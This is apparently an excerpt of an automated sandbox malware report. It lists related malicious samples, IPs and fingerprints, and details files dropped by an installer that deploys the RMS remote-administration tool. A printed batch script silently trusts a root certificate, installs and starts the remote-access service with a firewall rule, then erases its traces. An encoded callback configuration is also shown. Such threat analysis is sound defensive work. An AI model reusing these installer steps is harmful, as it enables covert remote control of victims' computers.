	DKyd293saQ.exe	Get hash	malicious	Browse	• 52.216.104.131
	VzC1477xzA.exe	Get hash	malicious	Browse	• 52.217.89.12
	MD 5K Order.doc	Get hash	malicious	Browse	• 52.217.162.17
	tFqfAPK60I.exe	Get hash	malicious	Browse	• 52.217.109.204
	jD8oMLSIrf.exe	Get hash	malicious	Browse	• 52.216.97.163
	9sy6pr5F6I.exe	Get hash	malicious	Browse	• 52.217.96.20

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SELECTELRU	to Forges Tardieu SL20211140003 P67049_RFQ valves.doc	Get hash	malicious	Browse	• 78.155.205.69
	Purchase Order.doc	Get hash	malicious	Browse	• 78.155.205.69
	Urgent Order-MBDPO12-210300476.doc	Get hash	malicious	Browse	• 78.155.205.69
	DOC.doc	Get hash	malicious	Browse	• 78.155.205.69
	z0hACk9o2Y.exe	Get hash	malicious	Browse	• 195.54.160.9
	tcNbszVulx.exe	Get hash	malicious	Browse	• 195.54.160.9
	USHrlfZEJC.exe	Get hash	malicious	Browse	• 195.54.160.9
	UCfYMjXb4q.exe	Get hash	malicious	Browse	• 84.38.188.224
	INQUIRY for IB Series 20-24 cavities .doc	Get hash	malicious	Browse	• 78.155.205.69
	Inquiry from SYRABIA LIMITED.doc	Get hash	malicious	Browse	• 78.155.205.69
	Purchase Order P.O-213-032021.doc	Get hash	malicious	Browse	• 78.155.205.69
	9SbaZpYzFZ.exe	Get hash	malicious	Browse	• 195.54.160.8
	2ojdmC51As.exe	Get hash	malicious	Browse	• 95.213.236.64
	SecuriteInfo.com.Trojan.PWS.Siggen2.61843.30671.exe	Get hash	malicious	Browse	• 195.54.160.8
	Overdue-Debt-1101636374-03042021.xls	Get hash	malicious	Browse	• 45.8.124.126
	Overdue-Debt-1101636374-03042021.xls	Get hash	malicious	Browse	• 45.8.124.126
	AWB# 9284730932.xlsx	Get hash	malicious	Browse	• 78.155.205.22
	QIq31uZlR7.exe	Get hash	malicious	Browse	• 78.155.205.22
	DA-DESK-SHIPMENT Proforma- PDA 00001108A-pdf.exe	Get hash	malicious	Browse	• 45.8.124.69
	zdVw41cGAB.exe	Get hash	malicious	Browse	• 45.8.124.69
AMAZON-02US	hvEop8Y70Y.exe	Get hash	malicious	Browse	• 15.165.26.252
	8sxgohtHjM.exe	Get hash	malicious	Browse	• 3.13.255.157
	eQLPRPErea.exe	Get hash	malicious	Browse	• 13.248.216.40
	vbc.exe	Get hash	malicious	Browse	• 3.13.255.157
	o2KKHvtb3c.exe	Get hash	malicious	Browse	• 18.218.104.192
	Order Inquiry.exe	Get hash	malicious	Browse	• 3.14.206.30
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 104.192.141.1
	nicoleta.fagaras-DHL_TRACKING_1394942.html	Get hash	malicious	Browse	• 52.218.213.96
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.14.206.30
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 104.192.141.1
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.14.206.30
	AL JUNEIDI LIST.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	Statement of Account.xlsx	Get hash	malicious	Browse	• 15.165.26.252
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 52.217.8.51
	bmws51TeIm.exe	Get hash	malicious	Browse	• 3.141.177.1
	Receipt779G0D675432.html	Get hash	malicious	Browse	• 52.219.97.138

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PaymentAdvice-copy.htm	Get hash	malicious	Browse	• 52.51.245.167
	Documents_460000622_1464906353.xls	Get hash	malicious	Browse	• 52.12.4.186
	comprobante de pago bancario.exe	Get hash	malicious	Browse	• 44.227.76.166

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	nicoleta.fagaras-DHL_TRACKING_1394942.html	Get hash	malicious	Browse	• 88.99.66.31
	Signed pages of agreement copy.html	Get hash	malicious	Browse	• 88.99.66.31
	ensono8639844766FAXMESSAGE.HTM	Get hash	malicious	Browse	• 88.99.66.31
	Payment Report.html	Get hash	malicious	Browse	• 88.99.66.31
	receipt-xxxx.htm	Get hash	malicious	Browse	• 88.99.66.31
	Mortgagor Request719350939.html	Get hash	malicious	Browse	• 88.99.66.31
	Receipt779G0D675432.html	Get hash	malicious	Browse	• 88.99.66.31
	PaymentAdvice-copy.htm	Get hash	malicious	Browse	• 88.99.66.31
	agmz0F8LbA.dll	Get hash	malicious	Browse	• 88.99.66.31
	vniSIKfm4h.dll	Get hash	malicious	Browse	• 88.99.66.31
	61mwzdX4GC.dll	Get hash	malicious	Browse	• 88.99.66.31
	WbQrxxnmAO.dll	Get hash	malicious	Browse	• 88.99.66.31
	Invoice 880121.html	Get hash	malicious	Browse	• 88.99.66.31
	msals.pumpl.dll	Get hash	malicious	Browse	• 88.99.66.31
	Nickha #U0421#U0430ll Notification.mp3.htm	Get hash	malicious	Browse	• 88.99.66.31
	aunobp.dll	Get hash	malicious	Browse	• 88.99.66.31
	606d810b8ff92.pdf.dll	Get hash	malicious	Browse	• 88.99.66.31
	syscshost.dll	Get hash	malicious	Browse	• 88.99.66.31
	syscshost.dll	Get hash	malicious	Browse	• 88.99.66.31
	DropDll.dll	Get hash	malicious	Browse	• 88.99.66.31
3b5074b1b5d032e5620f69f9f700ff0e	YZ1q5HY7kK.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	000OUTQ080519103.pdf.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	Product List.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	ORDER.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	SecuriteInfo.com.Scr.Malcodegdn30.6111.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	SecuriteInfo.com.Trojan.PackedNET.624.13772.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	Inquiry 040721_pdf.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	MUYR09080.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	Bellinger ordre.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	Specification 01012_pdf.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	QUATATION.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	Ordine d'acquisto 240517_04062021.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	visa-eth.com-Setup.exe.danger.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	PO#.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	Matrix.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	Matrix.exe	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59
	PowerShell_Input.ps1	Get hash	malicious	Browse	• 104.192.141.1 • 52.216.141.204 • 52.216.179.59

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\Immunity\is-02I40.tmp	ikoAImKWvI.exe	Get hash	malicious	Browse	
	EVpfhXQLoN.exe	Get hash	malicious	Browse	
	0LyaS3hVE5.exe	Get hash	malicious	Browse	
	mgwPzijNRK.exe	Get hash	malicious	Browse	
	UWbkgpAQuS.exe	Get hash	malicious	Browse	
	8Yg9GQ3f92b7P6ss9q9INFORMATION.xlsm	Get hash	malicious	Browse	
	4249o5QINFORMATION.xlsm	Get hash	malicious	Browse	
	pass.exe	Get hash	malicious	Browse	
	kDehUzwz2d.exe	Get hash	malicious	Browse	
	trppS0BjmT.exe	Get hash	malicious	Browse	
	1W2Ih2UesO.exe	Get hash	malicious	Browse	
	avk5rzQmgf.exe	Get hash	malicious	Browse	
	lHmJMVkjMn.exe	Get hash	malicious	Browse	
	test.exe	Get hash	malicious	Browse	
	HTTPS_update_02_2021.exe	Get hash	malicious	Browse	
	HTTPS_update_02_2021.exe	Get hash	malicious	Browse	
	pass.exe	Get hash	malicious	Browse	
	x4cXV3784J.exe	Get hash	malicious	Browse	
	4CyHW6t6Yr.exe	Get hash	malicious	Browse	
	QBikGim.exe	Get hash	malicious	Browse	
C:\ProgramData\Immunity\CertMgry\is-OTUTI.tmp	ikoAImKWvI.exe	Get hash	malicious	Browse	
	EVpfhXQLoN.exe	Get hash	malicious	Browse	
	0LyaS3hVE5.exe	Get hash	malicious	Browse	
	UWbkgpAQuS.exe	Get hash	malicious	Browse	
	pass.exe	Get hash	malicious	Browse	
	kDehUzwz2d.exe	Get hash	malicious	Browse	
	trppS0BjmT.exe	Get hash	malicious	Browse	
	HTTPS_update_02_2021.exe	Get hash	malicious	Browse	
	HTTPS_update_02_2021.exe	Get hash	malicious	Browse	
	pass.exe	Get hash	malicious	Browse	
	x4cXV3784J.exe	Get hash	malicious	Browse	
	WebClient-Setup-1.17.0.17.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Immunity\CertMgry\is-I14BP.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	data
Category:	dropped
Size (bytes):	1077
Entropy (8bit):	7.2668101079064495
Encrypted:	false
SSDEEP:	24:AoWnooWniF7Q7B9CA1sFjzDXoWnshipC8Ue/R4IYaiO4B7Jpuzd2:DWnrWnsQKAMD4Wnshi9XKIZ4z2d2

C:\ProgramData\Immunity\CertMgry\is-I14BP.tmp	
MD5:	456F6E206BE27F312C72160471AC50D9
SHA1:	5E2169F36E05D5652FF097A43315EECA06FC5927
SHA-256:	66FDA2CF3A0AC8B5AEEFA719C9DF707E06813DCF84D73C4501B05935895616CF
SHA-512:	AE8E476DD28900EBC44D70C3A40A4F86DA64812841EDBDD3F6D821D8DB00FC8E9FF9E74C6BA8566961D8F2D721AF198005817307E1B88BCB4606F2885019154
Malicious:	false
Preview:	0..10.....$o..#...0...*.H.....0g1.0...U....RU1.0...U....Stadtrecht1.0...U....Tuner1!0...*.H.....admin@eamarian.com1.0...U....eXtreme0...210114000000Z..26011400 0000Z0g1.0...U....RU1.0...U....Stadtrecht1.0...U....Tuner1!0...*.H.....admin@eamarian.com1.0...U....eXtreme0..."0...*.H.....0.....o.g...!@[..!(.,L.0.P/.p.0J.2..../. 1!Xz..9.o.;....C...s.&,.....j....R.q...5....W....:P@.c.....L=.\|6.....(...\..$.....^w.);.....7..z.D....Gy.<...p...<..V.....N.O.7....e...x...c...{.*..7...Q$...!.....]..... J.....}..... 0..0....U.#...0.....k.\|W'.P.....R!..pMu.k.i0g1.0...U....RU1.0...U....Stadtrecht1.0...U....Tuner1!0...*.H.....admin@eamarian.com1.0...U....eXtreme..$o..#...0...U.....k.|W'.P... ..R!..pMu0...U.....0.0...U.%..0...+.....0...*.H.....M8..^.^.S..8..Qb.DH..z.._.....f....r.$.Zqx...J.....D.l.gp.%V..~@G..S..j.&...DD....cA?.j.B[..-R=q;;LC..0...L..E...RA%\.. N..x.A...|.K....*....F.....#."~.+..S.....B..^s

C:\ProgramData\Immunity\CertMgry\is-OTUTI.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	59152
Entropy (8bit):	5.571524808971587
Encrypted:	false
SSDEEP:	768:dhA5+b3eGJhb+eCQRj1V8wBsUD+ptwoVsk0cnjYT3WXsla9iYzv:vAAbJMil1lptw3k0cnjYT3WXsA9iYzv
MD5:	229EE3F6A87B33F0C6E589C0EA3CC085
SHA1:	6CA1CEDC91693D63AB551768B9CEC36646644895
SHA-256:	E5FDBB5BCF182F83FD1629402125176340AEF6B4E4BA43DE072CA9CEB5CF1D3B9
SHA-512:	A3E8C722E6B05A476ED4025EA59D0E8146B7D86AA6A28C3E639EF2FF86B3B7C5F18270DDEFA40C14863A42A3214827C0A1D37BA2EB5CFED46DFD7F266FE7C5 48
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 3%
Joe Sandbox View:	• Filename: ikoAImKWvI.exe, Detection: malicious, Browse • Filename: EVpfhXQLoN.exe, Detection: malicious, Browse • Filename: 0LyaS3hVE5.exe, Detection: malicious, Browse • Filename: UWbkgpAQuS.exe, Detection: malicious, Browse • Filename: pass.exe, Detection: malicious, Browse • Filename: kDehUzwz2d.exe, Detection: malicious, Browse • Filename: trppS0BjmT.exe, Detection: malicious, Browse • Filename: HTTPS_update_02_2021.exe, Detection: malicious, Browse • Filename: HTTPS_update_02_2021.exe, Detection: malicious, Browse • Filename: pass.exe, Detection: malicious, Browse • Filename: x4cXV3784J.exe, Detection: malicious, Browse • Filename: WebClient-Setup-1.17.0.17.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S..r..!..!..!N..!..!..!..!}.!3.!=.!..!..!..!Rich..!.....PE..L.....7..... .....l..... ....@W.....@.....text...f..... . .`.data.....@....rsrc...@W.....X.....@..@'..78...4.D8C...4.D8P...9.D8]...R.C8i...4.D8u.....MSVCRT.dll.ADVAPI32.dll.KERNEL32.dll.CRYPT 32.dll.CRYPTUI.dll.USER32.dll..... .....

C:\ProgramData\Immunity\is-02I40.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	345408
Entropy (8bit):	6.5541041299565865
Encrypted:	false
SSDEEP:	6144:8EXfWSXFKIsrpivdM+kPsmWak8dfthPDP0wrE90k7DUT/NaDB7JlwScihgbX5/GU:8EXfWSVKIsrpivdM+msmWak8dfnPDPPz
MD5:	5C268CA919854FC22D85F916D102EE7F
SHA1:	0957CF86E0334673EB45945985B5C033B412BE0E
SHA-256:	1F4B3EFC919AF1106F348662EE9AD95AB019058FF502E3D68E1B5F7ABFF91B56
SHA-512:	76D0ABAD1D7D0856EC1B8E598B05A2A6EECE220EA39D74E7F6278A4219E22C75B7F618160CE41810DAA57D5D4D534AFD78F5CC1BD6DE927DBB6A551ACA2F8 310
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 4%

C:\ProgramData\Immunity\is-02I40.tmp	
Joe Sandbox View:	• Filename: ikoAImKWvI.exe, Detection: malicious, Browse • Filename: EVpfhXQLoN.exe, Detection: malicious, Browse • Filename: 0LyaS3hVE5.exe, Detection: malicious, Browse • Filename: mgwPzijNRK.exe, Detection: malicious, Browse • Filename: UWbkgpAQuS.exe, Detection: malicious, Browse • Filename: 8Yg9GQ3f92b7P6ss9q9INFORMATION.xlsm, Detection: malicious, Browse • Filename: 4249o5QINFORMATION.xlsm, Detection: malicious, Browse • Filename: pass.exe, Detection: malicious, Browse • Filename: kDehUzwz2d.exe, Detection: malicious, Browse • Filename: trppS0BjmT.exe, Detection: malicious, Browse • Filename: 1W2Ih2UesO.exe, Detection: malicious, Browse • Filename: avk5rzQmgf.exe, Detection: malicious, Browse • Filename: lHmJMVkjMn.exe, Detection: malicious, Browse • Filename: test.exe, Detection: malicious, Browse • Filename: HTTPS_update_02_2021.exe, Detection: malicious, Browse • Filename: HTTPS_update_02_2021.exe, Detection: malicious, Browse • Filename: pass.exe, Detection: malicious, Browse • Filename: x4cXV3784J.exe, Detection: malicious, Browse • Filename: 4CyHW6t6Yr.exe, Detection: malicious, Browse • Filename: QBikGim.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....r...r...r.....r.....r.....r.....r...s.6.r....\.r.....r.....r.....r.Rich..r.. .....PE..L.....Y.....!.....!.....Y3.....0....)....<....0..0.....&..@....@...,..0.....0...@..... .....text...Z..... ..`.rdata.....@..@.data....[.....@.....@....rsrc...0....0.....@..@.reloc...3...@...4.....@..B..... ....

C:\ProgramData\Immunity\is-15GML.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	Windows Registry text (Win95 or above)
Category:	dropped
Size (bytes):	18598
Entropy (8bit):	3.5334184166088463
Encrypted:	false
SSDEEP:	384:6/n+gYUTWXq9pSczbNwJxo8rKSXSfw/b7cuSoIKKyNg6SBgbysBiipHs:62gYUTWXq9pSczbOoeewIoMy9Skyswiq
MD5:	496263C0B1024F6365F1FF3C38D59969
SHA1:	3396118E467D3D146F66B1AE23894C24BD030295
SHA-256:	2D719041DAA2ED97E7961A1D486E3ADBAD39523812DEAD9BF13EA50FFE47014B
SHA-512:	790884B208FA608229332DCC711D469AA63D6C13C3BC2DA4B21223A629B0BBABFA2F8CF1303311D99033E10CD25C8C2B9A33D31C260CA0E62645BAD4BA5C43E
Malicious:	false
Preview:	REGEDIT4....[HKEY_LOCAL_MACHINE]....[HKEY_LOCAL_MACHINE\SYSTEM]....[HKEY_LOCAL_MACHINE\SYSTEM\RMS Host Installer].."notification"=hex:EF,BB,BF,3C,3F,78,6D,6C,20,76,65,72,73,69,6F,6E,3D,22,31,\...2E,30,22,20,65,6E,63,6F,64,69,6E,67,3D,22,55,54,46,2D,38,22,3F,3E,0D,0A,3C,\...72,6D,73,5F,69,6E,65,74,5F,69,64,5F,6E,6F,74,69,66,69,63,61,74,69,6F,6E,20,\...76,65,72,73,69,6F,6E,3D,22,36,39,33,36,30,22,3E,3C,73,65,74,74,69,6E,67,73,\...5F,61,70,70,6C,69,65,64,3E,66,61,6C,73,65,3C,2F,73,65,74,74,69,6E,67,73,5F,\...61,70,70,6C,69,65,64,3E,3C,75,73,65,5F,69,64,5F,73,65,74,74,69,6E,67,73,3E,\...74,72,75,65,3C,2F,75,73,65,5F,69,64,5F,73,65,74,74,69,6E,67,73,3E,3C,67,65,\...6E,65,72,61,74,65,5F,6E,65,77,5F,69,64,3E,74,72,75,65,3C,2F,67,65,6E,65,72,\...61,74,65,5F,6E,65,77,5F,69,64,3E,3C,73,65,6E,64,5F,74,6F,5F,65,6D,61,69,6C,\...3E,66,61,6C,73,65,3C,2F,73,65,6E,64,5F,74,6F,5F,65,6D,61,69,6C,3E,3C,69,64,\...3E,7B,35,43,36,39,39,39,33,35,2D,46,38,42,45,2D,34,36,44,32,2D,39,35,46,36,\...2D,46,45,33,35,

C:\ProgramData\Immunity\is-1J28N.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1377088
Entropy (8bit):	6.855933507874408
Encrypted:	false
SSDEEP:	24576:VD8B+KpPexB6mqwktXUcAVEaFQXhL0porIqo+Frzba:WKkmlktXUcAVEDhQporIqo+Frzba
MD5:	4CB2E1B9294DDAE1BF7DCAAF42B365D1
SHA1:	A225F53A8403D9B73D77BCBB075194520CCE5A14
SHA-256:	A8124500CAE0ABA3411428C2C6DF2762EA11CC11C312ABED415D3F3667EB6884
SHA-512:	46CF4ABF9121C865C725CA159DF71066E0662595915D653914E4EC047F94E2AB3823F85C9E0E0C1311304C460C90224BD3141DA62091C733DCAA5DCCF64C04B
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 4%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b7.j&V.9&V.9&V.9/..9.V.9/..9=V.9&V.9.V.9...9-V.9&V.93V.9/..9.T .9/..9'V.9/..9'V.9/..9'V.9Rich&V.9.....PE..L.....Y.....!.....\.....p.....P.....\.....r.....x.....0.....@.....P...pr..... .....p...@.....p..(.....text....[.....\..... ..`.rdata...X...p...Z..`.....@..@.data.....t.....@....rsrc...0.....@..@.reloc..... .....4.....@..B..... .....

C:\ProgramData\Immunity\is-2SOD7.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp

C:\ProgramData\Immunity\is-2SOD7.tmp	
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11313800
Entropy (8bit):	6.747199765989267
Encrypted:	false
SSDEEP:	196608:Ms0hqCHK2j144xqKSCiq6hHjaDmZpfXyvxQ4BSR:uhqCd44rkHj1bX0lB8
MD5:	C21E287031CBDFFA44CED93DAA421F0C
SHA1:	55153B60200428C44E5C5541EA2C93870C7A2AD0
SHA-256:	2DCD82E61B395B70679DF7F63A843DA3FE92BE4DFD608BE3E5E5BCDFB7F8848E
SHA-512:	3CC011CC5E9C05E8C18D210FC9698FCC33495DF5C982181D6B3F3BC6AA30FB05F4BF57A6E2CA6DB286BE960DB74FCCBCE7B5F843CA885C8A444529660F5BF95
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\ProgramData\Immunity\is-2SOD7.tmp, Author: Joe Security
Antivirus:	• Antivirus: Metadefender, Detection: 8%, Browse • Antivirus: ReversingLabs, Detection: 14%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....D._.....L....%.....$b.....p....@.....@.....<V.....D.....@...H.....,..... .....t.....text...l..... ..`.itext...B... ...D..... ..`.data....k...p...l...P.....@....bss.....idata..<V.....X.....@....didata.. t.....v.....@....edata.....@..@.tls....h.....rdata..].....@..@.reloc...,.....@..B.rsrc.....@.. @.....@..@.....

C:\ProgramData\Immunity\is-3JG13.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8206
Entropy (8bit):	5.677646876764413
Encrypted:	false
SSDEEP:	192:az6/NLql2df6c54S7Qn2HIK/QmdiMR2okdeWV:x1vxvHITVTNV
MD5:	E59E074DEC13E9B9F64FC25D61665822
SHA1:	E8AA1010C0FDA21EF0B28D1BEC2F68103F0D2FA7
SHA-256:	77408B37893683879B57E359DE3A4C1C8C21D9B910847A45039D69F8FCE5509F
SHA-512:	B86192D8A8B0D1E3C7DE139FB8BE200935111E55F9D3A6902B810B95FB09D2739680D355A956FEBBB12E672827F6DEB8879F176477FE0DD0E66E36F9C6479F2F
Malicious:	false
Preview:	.CallbackSettings=//5bAHsANwBGAEEARQA1ADgARQA5AC0AMgA3ADMANgAtADQANAA2ADgALQBBADMARABCAC0AMQA3AEIAQQA5ADkAQQAw AEQANABGAEEAfQBdAA0ACgBpAG4AdABlAHIAbgBhAGwAXwBjAG8AbgBuAGUAYwB0AGkAbwBuAF8AaQBkAD0ALQAtAA0ACgBoAG8AcwB0AD0AZA BuAHMALQBpAHAALgBoAGwAZABuAHMALgByAHUADQAKAHAAbwByAHQAPQA1ADYANQAxAA0ACgB0AGUAeAB0AF8AbQBlAHMAcwBhAGcAZQA9AGQA bgBzAC0AaQBwAA0ACgBhAHUAdABvAF8AYwBvAG4AbgBlAGMAdAA9ADEADQAKAHMAdABhAHQAdQBzAD0AMgANAAoAZABpAHMAcABsAGEAeQBfAG 4AYQBtAGUAPQBkAG4AcwAtAGkAcAANAAoAZABpAHMAYQBsAGwAbwB3AF8AdAByAGEAeQBfAGMAbwBuAG4AZQBjAHQAPQAwAA0ACgBhAHAAcABl AG4AZABfAGMAbwBtAHAAdQB0AGUAcgBfAG4AYQBtAGUAPQAxAA0ACgANAAoA..General=77u/PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLT giPz4NCjxnZW5lcmFsX3NldHRpbmdzIHZlcnNpb249IjY5MTEwIj48cG9ydD41NjUwPC9wb3J0PjxoaWRlX3RyYXlfaWNvbl9wb3B1cF9tZW51PmZhbHNlPC9oaWRlX3Ry YXlfaWNvbl9wb3B1cF9tZW51Pjx0cmF5X21lbnVfaGlkZV9zdG9wPmZhbHNlPC90cmF5X21lbnVfaGlkZV9zdG9wPjxsYW5ndWFnZT5SdXNzaWFuPC9sYW5n dWFnZT48Y2FsbGJhY2tfYXV0b19jb25uZWN0PnRydWU8L2NhbGxiYWNrX2F1dG9fY29ubmVjdD48Y2

C:\ProgramData\Immunity\is-4BBH3.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18549096
Entropy (8bit):	6.562670425038938
Encrypted:	false
SSDEEP:	393216:TtKtPEdu/TfPXsZ8cuWm+aTsOznd4D4wV:TGjPJYu4UwV
MD5:	43B697A1A52D948FCBEAE234C3CBD21E
SHA1:	D277FD70AF98600D833C04D1CF19B856C1FF3873
SHA-256:	234799CE86ABE8ECC1F768E2B319ED43E67E53F65AE9DE1B85E44840F842CCFF
SHA-512:	64D7FDFBC8524C3DFC3ECC1EB50805BA6B4D6904320D7E76CE3557C2496FA692C21F158F6F40407A2CD0064576161F1F263F9910223B9BB71E96CE71E4F02DF
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_RMSRemoteAdmin, Description: Yara detected RMS RemoteAdmin tool, Source: C:\ProgramData\Immunity\is-4BBH3.tmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\ProgramData\Immunity\is-4BBH3.tmp, Author: Joe Security
Antivirus:	• Antivirus: Metadefender, Detection: 8%, Browse • Antivirus: ReversingLabs, Detection: 14%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....D._.....$....G.....@2.....@....@.....`&.....u.....@.....0.....P.. \..P....1.....h...`.....P..... ...._.....}.....text..... ..`.itext..dr.....t..... ..`.data...L....@.....(.....@....bss....L....P.....idata.. \...P...^.....@....didat a..}.....~.....@....edata.....0.....@..@.tls....h....@.....rdata..]....P.....@..@.reloc.....`.....@..B.rsrc....1..P....1..... @..@.....$.....@..@.....

C:\ProgramData\Immunity\is-7MAR4.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	365
Entropy (8bit):	5.0971527579357145
Encrypted:	false
SSDEEP:	6:A3IcpgiJMhoLs3Icpq3/uNQoRKDJmHuNQDYHuNQmhIR8jY2LVlTX/VlTj1KKD:XKfMhmzKq3/uSoRNHuSDYuSWa8Hl5lfX
MD5:	2F97C51DC9FA0BEF75867FFF87463BEE
SHA1:	B1D950C91A16D14348F7176FB9EE7BD9BAD6020D
SHA-256:	95F7C688340BB527D98C43F0C558B936C903AFBA431B39CD24118041D5FA1169
SHA-512:	F361C5B6A22C916B9BB434B553C3DECE38662D867B476D574F51BD420548507A89166DDC2A59DA94FAAB546B47CDFC06D7E3EBBABD65FB79EDC40A6240D40 1C
Malicious:	false
Preview:	cd %ALLUSERSPROFILE%\Immunity\CertMgry..setlocal ..certmgr.exe -add -c Sert.cer -s -r localMachine Root.....cd %ALLUSERSPROFILE%\Immunity.."rutserv.exe" /silentinstall.."rutserv.exe" /firewall.."rutserv.exe" /start..RD /S/Q "C:\ProgramData\Immunity\CertMgry"..del /s "C:\ProgramData\Immunity\ses.reg"..del /s "C:\ProgramData\Immunity\settings.dat"..del "%~dpnx0"

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5935016132784937
Encrypted:	false
SSDEEP:	6:bV1lek1GaD0JOCEfMuaaD0JOCEfMKQmDv+/tAl/gz2cE0fMbhEZolrRSQ2hyYIIT:bvGaD0JcaaD0JwQQv+/tAg/0bjSQJ
MD5:	EF85DB7A65E682F1F2A66308A8641E94
SHA1:	BBB0849EF0B1D6DC36D79158F06CD54ECAFD7B17
SHA-256:	DB1583ADD5AB0C2337B6056014D8E69037AB145CB8A565879B2500405D0807D5
SHA-512:	552440A2D8FADAB4A627132BD57161BAF622A3BD43F9F532CFC58D0150418D2CCD56268D9D48DD1A43D83AC19A1293C879857978E5137E035580615C16AC9AA
Malicious:	false
Preview:	....E..h..(.....yU..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....yU.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage user DataBase, version 0x620, checksum 0x7f0a05a2, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09347187639285634
Encrypted:	false
